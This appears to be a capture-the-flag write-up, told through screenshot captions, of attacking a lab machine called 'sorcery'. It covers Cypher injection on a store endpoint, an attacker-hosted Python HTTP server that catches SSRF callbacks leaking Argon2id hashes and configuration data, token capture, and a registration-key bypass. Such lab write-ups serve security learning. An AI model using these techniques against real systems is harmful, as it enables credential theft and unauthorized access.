
A request to the store endpoint returns a 200 OK with JSON content. The response includes numeric arrays and a product object containing the string “product” along with a payload that appears to be a Cypher query (Neo4j) involving a RETURN result.
Cypher injection on the sorcery machine

On the attacker’s machine, the attacker starts a simple Python HTTP server sudo python3 -m http.server 80 to serve files on port 80. This setup allows them to host payloads or facilitate SSRF/XXE interactions during exploitation.

The complex Cypher injection payload causes a 500 Internal Server Error. The backend crashes when processing the malicious input, confirming that the application is vulnerable to injection in the store functionality.

A single log entry shows the target making a GET request to /?a=Config=User=Post=Product=. This behaviour confirms that the application uses user-controlled input (likely from the store item ID) to construct URLs that the backend fetches.


The Python HTTP server logs incoming GET requests from the target (10.129.237.242). Notable requests include /?a=Config=User=Post=Product= and /?info=registration_key=is_initialized=, suggesting the application is making outbound HTTP requests to the attacker-controlled server, likely via SSRF.
SSRF leaks on sorcery


Additional logs reveal more SSRF attempts; moreover, one particularly interesting request contains a long base64-like string and parameters such as ?user=$argon2id$v=19$m=19456,t=2,p=1$..., thereby indicating that the application may be leaking hashed credentials or configuration data through SSRF.

A POST request to /auth/login returns a 200 OK with JSON. The response contains an array with a long encoded string (likely a session token or JWT) and an error object stating “Not found”, suggesting the login action partially succeeded or returned mixed data.

The attacker-controlled HTTP server logs multiple SSRF requests from the target. Several contain Argon2id password hashes for the user, including one starting with $argon2id$v=19$m=19456,t=2,p=1$…. This SSRF leak reveals hashed credentials from the backend.



A login request (likely as admin) returns a 200 OK containing a long JWT-like token in the JSON response. This token grants authenticated access to the application.
Key Observations (hardcoded secrets, services, etc.)

The attacker fills the registration form with the username dark, a password, and the registration key 30-45dc-9a09-43ab18c7a513. This key bypasses the seller-only restriction and allows successful account creation.

